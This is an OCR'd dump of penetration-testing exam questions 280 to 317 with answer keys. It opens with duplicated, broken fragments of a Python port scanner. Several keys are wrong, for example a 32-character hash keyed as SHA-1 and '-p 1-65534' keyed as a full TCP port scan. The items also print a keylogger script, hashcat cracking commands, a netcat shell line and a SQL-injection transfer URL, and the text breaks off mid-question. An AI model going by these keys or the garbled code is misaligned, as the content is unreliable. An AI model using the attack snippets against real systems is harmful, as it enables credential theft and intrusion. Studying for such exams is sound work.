
```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
import socket
import sys
```

```
def port_scan(ip, ports):
    s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if_name_ – '_min_':
  if len(sys.argv) < 2
    print('Execution requires a target IP address. Exiting…')
    exit(1)
 else:
```

–



```
#1/usr/bin/ruby
```

```
for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
run_scan(sys.argv[1], ports)
```

```
ports - [21, 22]
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
#1/usr/bin/ruby

import socket
import sys

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

def port_scan(ip, ports):
    s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()

if_name_ – '_min_':
  if len(sys.argv) < 2
     print('Execution requires a target IP address. Exiting…')
     exit(1)
 else:
     run_scan(sys.argv[1], ports)
```

Correct Answer:

QUESTION 280
If a security consultant comes across a password hash that resembles the following: b117525b345470c29ca3d8ac0b556ba8
Which of the following formats is the correct hash type?

- A. Kerberos
- B. NetNTLMv1
- C. NTLM
- D. SHA-1

_

Correct Answer: *D*

QUESTION 281
During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful.
Which of the following would be the BEST target for continued exploitation efforts?

- A. Operating system: Windows 7 Open ports: 23, 161
- B. Operating system: Windows Server 2016 Open ports: 53, 5900
- C. Operating system: Windows 8.1 Open ports: 445, 3389
- D. Operating system: Windows 8 Open ports: 514, 3389

Correct Answer: *C*

QUESTION 282
Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Correct Answer: *D*
Reference:
https://www.securitysift.com/passive-reconnaissance/
QUESTION 283
A penetration tester delivers a web application vulnerability scan report to a client. The penetration tester rates a vulnerability as medium severity. The same vulnerability was reported as a critical severity finding on the previous report. Which of the following is the MOST likely reason for the reduced severity?

- A. The client has applied a hot fix without updating the version.
- B. The threat landscape has significantly changed.
- C. The client has updated their codebase with new features.
- D. Thera are currently no known exploits for this vulnerability.

Correct Answer: *A*

QUESTION 284
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials.

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

Correct Answer: *A*

Reference:
https://www.social-engineer.org/framework/influencing-others/elicitation/

QUESTION 285
A penetration tester is scanning a network for SSH and has a list of provided targets. Which of the following Nmap commands should the tester use?

- A. nmap -p 22 -iL targets
- B. nmap -p 22 -sL targets
- C. nmap -p 22 -oG targets
- D. nmap -p 22 -oA targets

Correct Answer: *A*

QUESTION 286
A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for penetration?

- A. Obtain staff information by calling the company and using social engineering techniques.
- B. Visit the client and use impersonation to obtain information from staff.
- C. Send spoofed emails to staff to see if staff will respond with sensitive information.
- D. Search the internet for information on staff such as social networking sites.

Correct Answer: *D*
Reference:
https://securitytrails.com/blog/what-is-osint-how-can-i-make-use-of-it

QUESTION 287
Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

- A. Creating a scope of the critical production systems
- B. Setting a schedule of testing access times
- C. Establishing a white-box testing engagement
- D. Having management sign off on intrusive testing

Correct Answer: *B*

QUESTION 288
A penetration tester has been assigned to perform an external penetration assessment of a company. Which of the following steps would BEST help with the passive-information-gathering process? (Choose two.)

- A. Wait outside of the company's building and attempt to tailgate behind an employee.
- B. Perform a vulnerability scan against the company's external netblock, identify exploitable vulnerabilities, and attempt to gain access.
- C. Use domain and IP registry websites to identify the company's external netblocks and external facing applications.
- D. Search social media for information technology employees who post information about the technologies they work with.
- E. Identify the company's external facing webmail application, enumerate user accounts and attempt password guessing to gain access.

Correct Answer: *DE*

QUESTION 289
A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the type of adversaries this would identify?

- A. Script kiddies
- [✓ B. APT actors]
- C. Insider threats
- D. Hacktivist groups

Correct Answer: *B*
Reference:
https://en.wikipedia.org/wiki/Advanced_persistent_threat
QUESTION 290
A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

- A. Run the application through a dynamic code analyzer.
- B. Employ a fuzzing utility.
- C. Decompile the application.
- [✓ D. Check memory allocations.]

Correct Answer: *D*

QUESTION 291
A penetration tester successfully exploits a DMZ server that appears to be listening on an outbound port. The penetration tester wishes to forward that traffic back to a device. Which of the following are the BEST tools to use for this purpose? (Choose two.)

- A. Tcpdump
- [✓ B. Nmap]
- C. Wireshark
- [✓ D. SSH]
- E. Netcat
- F. Cain and Abel

Correct Answer: *BD*


QUESTION 292
An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

- [✓ A. dig -q any _kerberos._tcp.internal.comptia.net]
- B. dig -q any _lanman._tcp.internal.comptia.net
- C. dig -q any _ntlm._tcp.internal.comptia.net
- D. dig -q any _smtp._tcp.internal.comptia.net

Correct Answer: *A*

QUESTION 293

Click the exhibit button.



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login,php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+  OSVDB-12184:  /dvwa  index.php?=PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000:  PHP  reveals  potentially  sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source  code  via  -s  parameter,  and  may  allow  command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
------------------------------------------------------------
+ End Time:          2012-12-03   01:33:07   (GMTO)   (224
seconds)
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

- A. Arbitrary code execution
- B. Session hijacking
- C. SQL injection
- D. Login credential brute-forcing

- E. Cross-site request forgery

Correct Answer: *BD*

QUESTION 294
A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

- A. Use path modification to escape the application's framework.
- B. Create a frame that overlays the application.
- C. Inject a malicious iframe containing JavaScript.
- D. Pass an iframe attribute that is malicious.

Correct Answer: *C*

QUESTION 295
A penetration test was performed by an on-staff junior technician. During the test, the technician discovered the web application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

- A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
- B. Connect to the SQL server using this information and change the password to one or two non-critical accounts to demonstrate a proof--of-concept to management.
- C. Notify the development team of the discovery and suggest that input validation be implemented with a professional penetration testing company.
- D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Correct Answer: *A*

QUESTION 296
A company performed an annual penetration test of its environment. In addition to several new findings, all of the previously identified findings persisted on the latest report. Which of the following is the MOST likely reason?

- A. Infrastructure is being replaced with similar hardware and software.
- B. Systems administrators are applying the wrong patches.
- C. The organization is not taking action to remediate identified findings.
- D. The penetration testing tools were misconfigured.

Correct Answer: *C*

QUESTION 297
Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be the MOST effective in accomplishing this?

- A. Badge cloning
- B. Lock picking
- C. Tailgating
- D. Piggybacking

Correct Answer: *A*

QUESTION 298
In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Correct Answer: *A*
Reference:
https://www.stackrox.com/post/2019/02/the-runc-vulnerability-a-deep-dive-on-protecting-yourself/

QUESTION 299
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would define the target list?

- A. Rules of engagement
- B. Mater services agreement
- C. Statement of work
- D. End-user license agreement

Correct Answer: *C*

QUESTION 300
Which of the following BEST explains why it is important to maintain confidentially of any identified findings when performing a penetration test?

- A. Penetration test findings often contain company intellectual property
- B. Penetration test findings could lead to consumer dissatisfaction if made public.
- C. Penetration test findings are legal documents containing privileged information.
- D. Penetration test findings can assist an attacker in compromising a system.

Correct Answer: *D*


QUESTION 301
The following command is run on a Linux file system:
chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Sticky bits
- C. Unquoted service path
- D. Misconfigured sudo

Correct Answer: *B*

QUESTION 302

Given the following script:



```
import pyHool, pythoncom, logging, sys

f=”f.txt”
def OnKeyboardEvent (event):
        logging.basicCongig (filename=f, level=loggin.DEBUG, format=’% (messages)’)
        chr (event.Ascii)
        logging.log (10, chr (event.Ascii))
        return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMeassages ()
```

Which of the following BEST describes the purpose of this script?

- A. Log collection
- B. Event collection
- C. Keystroke monitoring
- D. Debug message collection

Correct Answer: *C*

Reference:

https://www.programcreek.com/python/example/97419/pyHook.HookManager

QUESTION 303

A consultant wants to scan all the TCP ports on an identified device. Which of the following Nmap switches will complete this task?

- A. -p-
- B. -p ALL
- C. -p 1-65534
- D. -port 1-65534

Correct Answer: *C*

Reference:

https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts

QUESTION 304

A penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

- A. Download the GHOST file to a Linux system and compile gcc -o GHOST test i: ./GHOST
- B. Download the GHOST file to a Windows system and compile gcc -o GHOST GHOST.c test i: ./GHOST
- C. Download the GHOST file to a Linux system and compile gcc -o GHOST.c test i: ./GHOST
- D. Download the GHOST file to a Windows system and compile gcc -o GHOST test i: ./GHOST

Correct Answer: *C*

QUESTION 305
A software development team recently migrated to new application software on the on-premises environment. Penetration test findings show that multiple vulnerabilities exist. If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM.
Which of the following is MOST important for confirmation?

- A. Unsecure service and protocol configuration
- B. Running SMB and SMTP service
- C. Weak password complexity and user account
- D. Misconfiguration

Correct Answer: *A*

QUESTION 306
A tester has captured a NetNTLMv2 hash using Responder. Which of the following commands will allow the tester to crack the hash using a mask attack?

- A. hashcat -m 5600 -r rules/bestG4.rule hash.txt wordlist.txt
- B. hashcat -m 5600 hash.txt
- C. hashcat -m 5600 -a 3 hash.txt ?a?a?a?a?a?a?a?a
- D. hashcat -m 5600 -o results.text hash.txt wordlist.txt


Correct Answer: *C*

QUESTION 307
A penetration tester has been asked to conduct a penetration test on a REST-based web service. Which of the following items is required?

- A. The latest vulnerability scan results
- B. A list of sample application requests
- C. An up-to-date list of possible exploits
- D. A list of sample test accounts

Correct Answer: *B*

QUESTION 308
A penetration tester is checking a script to determine why some basic math errors are persisting. The expected result was the program outputting "True".



```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Choose two.)

- A. Change "˜fi' to "˜Endli'.
- B. Remove the "˜let' in front of "˜dest=5+5'.
- C. Change the "˜=' to "˜-eq'.
- D. Change "˜source' and "˜dest' to "$source" and "$dest".
- E. Change "˜else' to "˜elif'.

Correct Answer: *BD*

QUESTION 309
After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BPA

Correct Answer: *D*

QUESTION 310
When performing compliance-based assessments, which of the following is the MOST important key consideration?

- A. Additional rate
- B. Company policy
- C. Impact tolerance
- D. Industry type

Correct Answer: *D*

QUESTION 311
A penetration tester has performed a pivot to a new Linux device on a different network. The tester writes the following command: for m in {1..254..1};do ping -c 1 192.168.101.$m; done
Which of the following BEST describes the result of running this command?

- A. Port scan
- B. Service enumeration
- C. Live host identification
- D. Denial of service

Correct Answer: *C*

QUESTION 312
A company hires a penetration tester to determine if there are any vulnerabilities in its new VPN concentrator installation with an external IP of 100.170.60.5.
Which of the following commands will test if the VPN is available?

- A. fpipe.exe -1 8080 -r 80 100.170.60.5
- B. ike-scan -A -t 1 --sourceip=apoof_ip 100.170.60.5
- C. nmap -sS -A -f 100.170.60.5
- D. nc 100.170.60.5 8080 /bin/sh

Correct Answer: *B*

QUESTION 313
A penetration tester ran the following Nmap scan on a computer: nmap -aV 192.168.1.5
The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH.
Which of the following is the BEST explanation for what happened?

- A. The organization failed to disable Telnet.
- B. Nmap results contain a false positive for port 23.
- C. Port 22 was filtered.
- D. The service is running on a non-standard port.

Correct Answer: *A*

QUESTION 314
Which of the following has a direct and significant impact on the budget of the security assessment?

- A. Scoping
- B. Scheduling
- C. Compliance requirement
- D. Target risk

Correct Answer: *D*

QUESTION 315

After several attempts, an attacker was able to gain unauthorized access through a biometrics sensor using the attacker's actual fingerprint without exploitation. Which of the following is the MOST likely explanation of what happened?

- A. The biometric device is tuned more toward false positives.
- B. The biometric device is configured more toward true negatives.
- C. The biometric device is set to fail closed.
- D. The biometric device duplicated a valid user's fingerprint.

Correct Answer: *A*

QUESTION 316
A penetration tester is performing initial intelligence gathering on some remote hosts prior to conducting a vulnerability scan.
The tester runs the following command:
nmap -p 192.168.1.1, 192.168.1.2, 192.168.1.3 -sV -o --max-rate 2 192.168.1.130
Which of the following BEST describes why multiple IP addresses are specified?

- A. The network is subnetted as a/25 or greater, and the tester needed to access hosts on two different subnets.
- B. The tester is trying to perform a more stealthy scan by including several bogus addresses.
- C. The scanning machine has several interfaces to balance the scan request across at the specified rate.
- D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Correct Answer: *A*

QUESTION 317
Joe, an attacker, intends to transfer funds discreetly from a victim's account to his own. Which of the following URLs can he use to accomplish this attack?
A.
https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR
1=1
AND select username from testbank.custinfo where username like "˜Joe'âˆ’&amount=200
B.
